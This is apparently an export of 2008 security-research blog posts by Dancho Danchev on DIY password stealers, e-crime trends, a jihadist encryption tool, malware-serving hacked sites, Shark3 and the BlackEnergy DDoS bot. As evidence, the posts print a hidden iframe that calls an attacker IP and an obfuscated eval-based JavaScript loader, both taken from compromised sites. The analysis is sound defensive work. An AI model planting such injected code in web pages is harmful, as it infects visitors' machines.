1. <http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html>

692



DIY Fake MSN Client Stealing Passwords (2008-01-17 16:44)

This tool deserves our attention mostly because of its [1]do-it-yourself (DIY) [2]nature, just [3]like the [4]many

other [5]related ones I [6]discussed before. Custom error messages, two options for to kill or restore MSN after the

password is obtained, and custom FTP settings to upload the accounting data. Why did they choose FTP compared

to email as the leak point for the data? From my perspective uploading the accounting data on an FTP server means

compatibility from the perspective of easily obtaining the accounting data to be [7]used as foundation for another

MSN spreading malware or [8]spim, compared to accessing it from an email account.


File size: 888832 bytes

MD5: 02b0d887aa1cbfd4f602de83f79cf571

SHA1: da49527e96bb998b3763c1d45db97a4d3bccea7a

A sample is detected as W32/VB-Remote-TClient-based!Maximus.

In [9]related news, MSN is said to be the most targeted IM client :



" Within the IM category, 19 percent of threats were reported on the AOL Instant Messenger network, 45 percent on MSN Messenger, 20 percent on Yahoo! Instant Messenger and 15 percent on all other IM networks including Jabber-based IM private networks. Attacks on these private networks have more than doubled in share since 2003, rising from seven percent of all IM attacks to 15 percent in 2007. "

As always, it's a matter of a vendor's sensors network to come up with increasing or decreasing levels of a particular threat, but the pragmatic reality nowadays has to do with less IM spreading malware, and much, much more [10]malware embedded trusted web sites.

Moreover, according to some [11]publicly obtainable stats, IM spreading malware in general has been declining for the past two years, but how come? It's because of their broken and bit outdated social engineering model, namely

the lack of messages localization, abuse of public events as windows of opportunities, and the lack of any kind of

segmentation. One-to-many may be logical from an efficiency point of view, but it's like embedding a single exploit

on hundreds of thousands of sites compared to a set of exploits, or a set of techniques like in this case.

1. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>
2. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
3. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html
4. <http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html>
5. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>
6. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>
7. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
8. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
9. <http://www.reuters.com/article/pressRelease/idUS152187+08-Jan-2008+BW20080108>

10. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

11. <http://tc.imlogic.com/threatcenterportal/publframe.aspx>

694

F-SECURE

HOME USERS | SMALL BUSINESSES | ENTERPRISES | PARTNERS | SECURITY CENTER | ABOUT F-SECURE

F-Secure.com » ABOUT F-SECURE » Pressroom » Corporate News » Experts map out future malware creation hotspots

Experts map out future malware creation hotspots

Images show e-crime evolution revealing Mexico, India and Africa

Jan 17, 2008

Most of today's Internet criminals are operating from Russia, China and Southern America. Over the next five years, there will be a significant increase in attacks from Central America, India, China and Africa, according to a prediction from security specialists.

The researchers at F-Secure's Security Labs have mapped the shifts in Internet crime trends since 1986. The three maps below depict how computer crime has evolved and show a shift from Europe and North America to emerging markets.

1. The Past (1986-2003):

Old-school virus writers operating from areas in Europe, United States, Australia and India.
Era characterised by opportunistic 'hobbyists' learning their craft.

2. Recent history (2003-2007):

Hobbyism replaced by professional, targeted attacks.
Malware creation hotspots growing in the former Soviet countries (such as Russia, Belarus, Ukraine, Kazakhstan, Lithuania, Latvia). Other major areas of criminal activity are Brazil and China, which have large numbers of individuals with sophisticated computing skills but without the job opportunities to make a living for themselves in the IT sector. Online crime often presents a more lucrative path to raising living standards for people like these.

News headlines

- Jan 17, 2008 Experts map out future malware creation hotspots
- Jan 10, 2008 F-Secure partners with Airtel to offer Data Security Solutions to Broadband consumers
- Jan 8, 2008 F-Secure Health Check Service Enables Internet Users to Test Their PC's Wellbeing
- Dec 18, 2007 F-Secure supports fight against internet money laundering with community approach
- Dec 4, 2007 F-Secure Reports Amount of Malware Grew by 100% during 2007
- Nov 21, 2007 F-Secure Informs of an Upsurge in Attacks for Stealing Personal Banking Details
- Nov 19, 2007 F-Secure partners with Airtel to offer a secure broadband experience to consumers in India
- Nov 7, 2007 F-Secure and Emulsion collaborate for better Internet security
- Nov 5, 2007 General Motors Dealer Equipment Protects U.S. Dealerships with F-Secure
- Oct 29, 2007 New, enhanced version of F-Secure Client Security 7 now available for business users
- Oct 26, 2007 Malicious PDF files being shipped out in volume
- Oct 23, 2007 F-Secure Third Quarter Growth Accelerated with Increased Profits
- Sep 3, 2007 F-Secure Internet Security 2008

E-crime and Socioeconomic Factors (2008-01-21 15:17)

Interesting [1]points by F-Secure with two main issues covered, namely the lack of employment opportunities for skilled IT people who turn to cyber crime to make a living, and the emerging economies across the globe, whose

citizens in their early stages of embracing new economic models will suffer from the inevitable unequal distribution

of income due to their government's lack of experience or motivation. To me, however, it's more sociocultural than

socioeconomic factors that contribute to these future developments. Several more key points worth discussing :

- Malware is no longer created, it's being generated

The myth of someone reinventing the wheel, namely coding a malware bot from scratch is no longer realistic.

Modern malware is open source, modular, localized to different languages, comes with extensive documenta-

tion/comments and HOWTO guides/videos.

Moreover, these publicly obtainable open source malware bots

were released in the wild for free, namely, the coders that originally started the "generators" or the "compilers"

generation took, and enjoyed only the fame that came with coming up with the most widely used and successful

bot family. Take Pinch for instance and the recent arrest of the "coders". New and improved versions of Pinch are making their rounds online, but how is this possible since the people behind it are no longer able to update

it? To achieve immortality for Pinch, they've released it as open source tool, namely anyone can use its successful

foundation for any other upcoming innovation. The original coders are gone, the "malware generators" and

the "compilers" are cheering since they still have access to the tool. Another popular entry obstacle such as advanced coding skills is gone, anyone can compile, generate and spread the samples, or used them for targeted attacks.

695

- "Will code malware for food" type of individuals don't really exist anymore

A cat doesn't eat mice when it's hungry, it eats mice when it's already been fed, and therefore does it for

prestige and entertainment. Storm Worm is not released by the "desperation department", it's an investment on behalf of someone who will monetize the infected hosts, or who has outsourced the infection process to botnet

aggregators. Moreover, there's no lack of IT employment opportunities in times of growing economy, exactly the

opposite, the economy is booming, investments are made in networks and infrastructure and therefore people will

start receiving incentives for training and therefore the demand for IT experts will increase given the government is visionary enough to invest in the long-term, in terms of education and training. If it's not, structural unemployment will undermine the local industry, you'll end up with software engineers working at the local McDonald's during the

day, and coding malware during the night - a stereotype. For instance, go through [2]this article and notice the quote regarding the attitude towards the U.S. Malware coders/generators aren't on the verge of starvation, they're on a

mission with or without actually realizing it :

" I don't see in this a big tragedy," said a respondent who used the name Lightwatch.

"Western countries

played not the smallest role in the fall of the Soviet Union. But the Russians have a very amusing feature — they are able to get up from their knees, under any conditions or under any circumstances. As for the West? "You are getting what you deserve. "

It's a type of "Why are you doing me a favour that I still cannot appreciate?" issue, collectivism vs individual-istic societies. E-crime is not just easy to outsource, but the entry barriers in space are so low, we can easily argue it's no longer about the lack of capabilities, but the lack of motivation to participate, and actually survive, that drive E-crime particularly in respect to malware. From an economic perspective, the [3]Underground Economy's high

liquidity is perhaps the most logical incentive to participate, which is a clear indication on the [4]transparency and communication that parties involved have managed to achieve.

1. http://www.f-secure.com/f-secure/pressroom/news/fsnews_20080117_1_eng.html
2. <http://www.iht.com/articles/2007/10/20/europe/21levy.php>
3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
4. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>



Mujahideen Secrets 2 Encryption Tool Released (2008-01-21 15:49)

Originally introduced by the [1]Global [2]Islamic [3]Media [4]Front (GIMF), the second version of the [5]Mujahideen

Secrets encryption tool was released online approximately two days ago, on behalf of the Al-Ekhlaas Islamic Network.

Original and translated press release :

" Is the first program of the Islamic multicast security across networks. It represents the highest level of technical multicast encrypted but far superior. All communications software, which are manufactured by major companies

in the world so that integrates all services communications encrypted in the small-sized portable. Release I of the

"secrets of the mujahideen" the bulletin brothers in the International Islamic Front and the media have registered so scoop qualitatively in the field of information and jihadist exploit the opportunity to thank them for their wonderful and distinctive. And the continuing support of a media jihadist group loyalty in the technical development of a network of Islamic loyalty program and the issuance of this version, in support of the mujahideen general and the Islamic State of Iraq in particular. "



Key features in the first version :

- Encryption algorithms using the best five in cryptography. (AES finalist algorithms)
- Symmetrical encryption keys along the 256-bit (Ultra Strong Symmetric Encryption)
- Encryption keys for symmetric length of 2048-bit RSA (husband of a public key and private)
- Pressure data ROM (the highest levels of pressure)
- Keys and encryption algorithms changing technology ghost (Stealthy Cipher)

- Automatic identification algorithm encryption during decoding (Cipher Auto-detection)
- Program consisting of one file Facility file does not need assistance to install and can run from the memory portable
- Scanning technology security for the files to be cleared with the impossibility of retrieving files (Files Shredder) 698



New features introduced in the second version :

- Multicast encrypted via text messages supporting the immediate use forums (Secure Messaging)
- Transfer files of all kinds to be shared across texts forums (Files to Text Encoding)

- Production of digital signature files and make sure it is correct
- Digital signature of messages and files and to ensure the authenticity of messages and files

699



So far, Reuters picked up the topic - [6]Jihadi software promises secure Web contacts :

" The efficacy of the new Arabic-language software to ensure secure e-mail and other communications could not be immediately gauged. But some security experts had warned that the wide distribution of its earlier version among

Islamists and Arabic-speaking hackers could prove significant. Al Qaeda supporters widely use the Internet to spread the group's statements through hundreds of Islamist sites where anyone can post messages. Al Qaeda-linked groups

also set up their own sites, which frequently have to move after being shut by Internet service providers. "

700



Needless to say that the new features, even the fact that they've updated the program has to be discussed from

a strategic perspective. The improved GUI and the introduction of digital signing makes the program a handy

tool

for the desktop of the average cyber jihadist, average in respect to more advanced data hiding techniques, ones already discussed in [7]previous issues of the [8]Technical Mujahid E-zine. With the tempting feature to embedd the encrypted message on a web page instead of sending it, a possibility that's always been there namely to use the Dark Web for secure communication tool is getting closer to reality. Knowing that trying to directly break the encryption is impractical, coming up with [9]pragmatic ways to obtain the passphrase is what [10]government funded malware coders are trying to figure out. Screenshots courtesy of the tool's tutorial.

1. <http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html>
2. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>
3. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
4. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
5. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
6. <http://www.reuters.com/article/internetNews/idUSL1885793320080118>

7. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
8. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
9. <http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html>
10. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>

<META content="Royal Netherlands Embassy, Moscow, Russia, Dutch, consular affairs, visa, visum, passport, paspoort, political affairs, education, science, culture, press, economy, agriculture, environment, defence, consulates, MATRA, Royal House, Nederlandse, Ambassade, Moskou"

<META content="The official website of the Royal Netherlands Embassy in Moscow with information about the embassy, visa procedures and other consular affairs, education, science, culture, press, economy, agriculture, environment, defence, consulates, MATRA and the Royal House. In English, Russian and Dutch language."

<META content=index,follow name=robots>

```
<link rel="stylesheet" href="/styles/style.css" type="text/css">
<link rel="stylesheet" href="/styles/main.css" type="text/css">
```

```
<body style="margin:0px;padding:0px;"><iframe src='http://68.178.194.64/tab.php' width='1' height='1' style='visibility: hidden;'></iframe>
```

| |

 &

The Register reports that the [1]Royal Netherlands Embassy in Moscow was serving malware to its visitors at the

beginning of last week :

" Earlier this week, the site for the Netherlands Embassy in Russia was caught serving a script that tried to dupe people into installing software that made their machines part of a botnet, according to Ofer Elzam, director of product management for eSafe, a business unit of Aladdin that blocks malicious web content from its customers'

networks. "

Let's be a little more descriptive. The only IP that was included in the IFRAME was **68.178.194.64/tab.php**

which was then forwarding to **68.178.194.64/w/wtsin.cgi?s=z**. ip-68-178-194-64.ip.secureserver.net (also responding to **lmifsp.com** and **foxbayrental.com**) has been down as of 22 Jan 2008 18:56:38 GMT, but apparently it was also used in several other malware embedded attacks. For instance, the IFRAME is currently active at **restorants.ru**. The secondary IFRAME is a redirector script in a traffic management script that can load several different URLs, to both, generate fake visits to certain sites that are paying for this, and a live exploit URL as it happens in between.

Historical preservation of actionable intelligence on who's what and what's when is a necessity. Here are for

instance two far more in-depth assessments given the exploits URLs were still alive back then, discussing the malware embedded at the sites of the [2]U.S Consulate in St. Petersburg, and the [3]Syrian Embassy in the U.K.

Related posts:

[4]MDAC ActiveX Code Execution Exploit Still in the Wild

[5]Malware Serving Exploits Embedded Sites as Usual

[6]Massive RealPlayer Exploit Embedded Attack

[7]A Portfolio of Malware Embedded Magazines

[8]The New Media Malware Gang

[9]The New Media Malware Gang - Part Two

[10]Another Massive Embedded Malware Attack

[11]I See Alive IFRAMEs Everywhere

[12]I See Alive IFRAMEs Everywhere - Part Two

[13]Have Your Malware in a Timely Fashion

[14]Cached Malware Embedded Sites

[15]Compromised Sites Serving Malware and Spam

[16]Malware Serving Online Casinos

1.

http://www.theregister.co.uk/2008/01/23/embassy_sites_serve_malware/

2. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>



3. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>

4. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

5. <http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html>

6. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>

7. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
8. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
9. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
10. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>
11. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>
12. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>
13. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>
14. <http://ddanchev.blogspot.com/2007/12/cached-malware-embedded-sites.html>
15. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
16. <http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html>



The Shark3 Malware is in the Wild (2008-01-31 23:53)

Life's too short to live in uncertainty, the stakes are too high. A month ago, I indicated the [1]upcoming release of

[2]the third version of the script kiddies favorite [3]Shark Malware. Despite that after the negative publicity of the malware that's actually promotd as a RAT, the authors

supposedly abandoned the malware, they seem to have logically

resumed its development. And so, the Shark3 malware is continuing its development.


What's new? Anti-debugger capabilities in particular against - VmWare, Norman Sandbox, Sandboxie, VirtualPC,

Symantec Sandbox, Virtual Box etc.

Detection rate : Result: 15/31 (48.39 %) - Backdoor.Win32.Shark.if

File size: 3104768 bytes

704



MD5: e3a6758f5c90b39b59c6cd7551224d52

SHA1: 25f025f31560a28275aab006e04aace828e012ea

Some key points regarding Shark :

- its [4]do-it-yourself nature, [5]just like [6]many of the [7]malware tools [8]I've covered [9]before is [10]empowering script kiddies with advanced point'n'click capabilities

- built-in spyware functionality, namely "aggressive service" which resets the start-up values when they're deleted, yet another indication that what's pitched as a RAT is in fact malware

- once released in an open source form, a community emerges around it one that starts innovating and coming up with new features

1. <http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html>

2. <http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html>

3. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>

4. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>

5. <http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html>

6. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>

7. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

8. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>

9. <http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html>

10. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>

705

2.2

February

706

```
<!-- 1202126611 --><script language="JavaScript">
<!--
function aC6JHmjY2(xkpFb7W50){var
L55F0u01h=arguments.callee.toString().replace(/\W/g,'').toUpperCase();var NsJAHOH14;var
vnEK0563w;var s3Rks38q2=L55F0u01h.length;var nMAi7geFJ;var Rctx5H312='';var T6mob3GY5=new
Array();for(vnEK0563w=0;vnEK0563w<256;vnEK0563w++)T6mob3GY5[vnEK0563w]=0;var
NsJAHOH14=1;for(vnEK0563w=128;vnEK0563w;vnEK0563w>>=1)
{NsJAHOH14=(NsJAHOH14>>1)^(NsJAHOH14&1)?3988292384:0;for(iybP4m3tQ=0;iybP4m3tQ<256;iybP4m3tQ+=
vnEK0563w*2){T6mob3GY5[iybP4m3tQ+vnEK0563w]=(T6mob3GY5[iybP4m3tQ]^NsJAHOH14);if
(T6mob3GY5[iybP4m3tQ+vnEK0563w]<0)
{T6mob3GY5[iybP4m3tQ+vnEK0563w]=4294967296;}}nMAi7geFJ=4294967295;for(NsJAHOH14=0;NsJAHOH14<s3R
ks38q2;NsJAHOH14++){nMAi7geFJ=T6mob3GY5[(nMAi7geFJ^L55F0u01h.charCodeAt(NsJAHOH14))&255]^(nMAi7g
eFJ>>8)&16777215);}var cfJ648iWm=new Array();var R3bmJu6iH=2323;nMAi7geFJ=nMAi7geFJ^4294967295;if
(nMAi7geFJ<0){nMAi7geFJ+=4294967296;};nMAi7geFJ=nMAi7geFJ.toString(16).toUpperCase();var
AfpP8dtp1=new Array();var s3Rks38q2=nMAi7geFJ.length;for(vnEK0563w=0;vnEK0563w<8;vnEK0563w++){
var n6PAuMDm1=s3Rks38q2+vnEK0563w;cfJ648iWm[vnEK0563w]=1;cfJ648iWm[vnEK0563w]=R3bmJu6iH;if
(n6PAuMDm1>=8){n6PAuMDm1=n6PAuMDm1-8;AfpP8dtp1[vnEK0563w]=nMAi7geFJ.charCodeAt(n6PAuMDm1);} else
{AfpP8dtp1[vnEK0563w]=48;}}var In6wK4A5S=0;var K7yR27XgM;var PsP2ms6e8;var
tQN7j07cG;s3Rks38q2=xkpFb7W50.length;tQN7j07cG=s3Rks38q2;R3bmJu6iH=1123;R3bmJu6iH=tQN7j07cG;for(v
nEK0563w=0;vnEK0563w<s3Rks38q2;vnEK0563w+=2){var
sFFaB25nb=xkpFb7W50.substr(vnEK0563w,2);K7yR27XgM=parseInt(sFFaB25nb,16);PsP2ms6e8=K7yR27XgM-AfpP
8dtp1[In6wK4A5S];if(PsP2ms6e8<0)
{PsP2ms6e8=PsP2ms6e8+256;Rctx5H312+=String.fromCharCode(PsP2ms6e8);tQN7j07cG++;R3bmJu6iH=3891;if
(In6wK4A5S<AfpP8dtp1.length-1){In6wK4A5S++;R3bmJu6iH=1092;cfJ648iWm[vnEK0563w]=20;} else
{In6wK4A5S=0;R3bmJu6iH=vnEK0563w;}}eval(Rctx5H312);}
aC6JHmjY2('969FA5A8A0A8b1ac60A7b49Ca7AB6B5F6e99a8a594b3A858a5a2a57055AEB7aca26a71626B7e716a676570
6C6374746b625FA59a9C73a5A1a05FabA161A9aaA171A07F9497B3acA65450b99C97baA875546164539babAC9F9aA47f5
5646863aba6a9ae987068a5a7A494A7a56D6673a8AA52806F62AFa9AA939DA7715A6F7E');
//-->
</script>
```

U.K's FETA Serving Malware (2008-02-12 14:34)

Yet another high-profile malware embedded attack worth commenting on, just like the most recent one at the

[1]Dutch embassy in Moscow. [2]Website of UK landmark hacked to serve malware :

" The website of one of the UK's most famous landmarks, the Forth Road Bridge, has been torn open in embar-

rassing fashion to serve malware, researchers are reporting. According to [3]the security blog of a small consultancy, Roundtrip Solutions, the website is now hosting an 'obfuscated' Javascript hack created using the Neosploit Crimeware Toolkit, dishing out payloads including, the blog reports, porn pop-ups. "

The deobfuscated javascript attempts to load the currently live **88.255.90.130/cgi-bin/in.cgi?p=admin** (MDAC

ActiveX code execution (CVE-2006-0003), also responding to **Silentwork.ws** and **Tide.ws** which is deceptively forwarding to BBC's web site, deceptively in the sense that were I to use a U.K based IP to access it for instance it will try to serve the malware, thus, malware campaigners are now able to segment the malware attacks on a basis of IP

geolocation. Who's behind it? A group that's in direct affiliation with the RBN and the New Media Malware Gang,

where the three of these operate on the same netblocks.

The bottom line - according to [4]publicly obtainable stats and the ever-growing list of high-profile malware

embedded attacks, legitimate sites serve more malware than bogus ones as it was in the past in the form of dropped

domains for instance. How come? Malware campaigners figured out that trying to attract traffic to their malware

domains is more time and resources consuming than it is to take advantage of the traffic a legitimate site is already getting. In fact, they're getting so successful at embedding their presence on a legitimate site that they're currently taking advantage of "event-based social engineering" campaigns by [5]embedding the malware at one of the first five search engine results to appear on a particular event.

1. <http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html>

2. <http://www.techworld.com/security/news/index.cfm?newsID=11361&pagtype=samechan>

3. <http://www.roundtripsolutions.com/blog/2008/02/06/317/fort-h-road-bridge-website-hacked/>

707

4. http://blog.washingtonpost.com/securityfix/Security%20Labs%20Report%20Q4_011808.pdf

5. <http://www.websense.com/securitylabs/alerts/alert.php?AlertID=834>

708


--[BlackEnergy DDoS Bot]--

Server:

Request rate: (in minutes)

Outfile:

BlackEnergy DDoS Bot; ver 1.4.5 (with H)

By:  allmyhate.host.sk

ICMP Freq:

ICMP Size:

SYN Freq:

HTTP Freq:

HTTP Threads:

TCP/UDP Freq:

UDP Size:

TCP Size:

Spoof IP's: (1 - ON; 0 - OFF)

Build ID:

Default command (if can't connect to server):

Execute after minutes (0 - execute immediatly)

Date	Risk	Origin	Findings
17.1.2008 r. 07:52:28	Trojan-Downloader.Win32.Small.hpl, Trojan-PSW.Win32.LdPinch.fbm..
17.12.2007 r. 09:24:44	...	n/a	Trojan-Dropper.Win32.Agent.cls, Trojan.LdPinch..
17.12.2007 r. 09:24:32	...	n/a	Packed/FSG, Trojan-Downloader.Win32.Small.cyn, Downloader, Generic Downloader.
17.12.2007 r. 09:22:38	...	n/a	Trojan-Dropper.Win32.Agent.cls, Trojan.LdPinch..
17.12.2007 r. 09:18:44	...	n/a	Trojan.LdPinch, Trojan-Downloader.Win32.Small.cyn, Downloader..
01.11.2007 r. 06:06:20	...	n/a	Trojan.LdPinch, Trojan-Downloader.Win32.Small.cyn, Downloader..
18.6.2007 r. 08:36:52	...	n/a	Trojan-Proxy.Win32.Small.fk, Trojan.Win32.Obfuscated.fw

BlackEnergy DDoS Bot Web Based C&Cs (2008-02-12 17:17)

Remember the [1]Google Hacking for MPacks, Zunkers and WebAttackers experiment, proving that malicious parties

don't even take the basic precautions to camouflage their ongoing migration to the web for the purpose of [2]botnet

and [3]malware kits [4]C &Cs? Let's experiment wi the [5]BlackEnergy DDoS bot, and prove it's the same situation.

What's the [6]BlackEnergy DDoS bot anyway :

" BlackEnergy is an HTTP-based botnet used primarily for DDoS attacks.

Unlike most common bots, this bot

does not communicate with the botnet master using IRC. Also, we do not see any exploit activities from this bot,

unlike a traditional IRC bot. This is a small (under 50KB) binary for the Windows platform that uses a simple grammar to communicate. Most of the botnets we have been tracking (over 30 at present) are located in Malaysian and Russian IP address space and have targeted Russian sites with their DDoS attacks. "

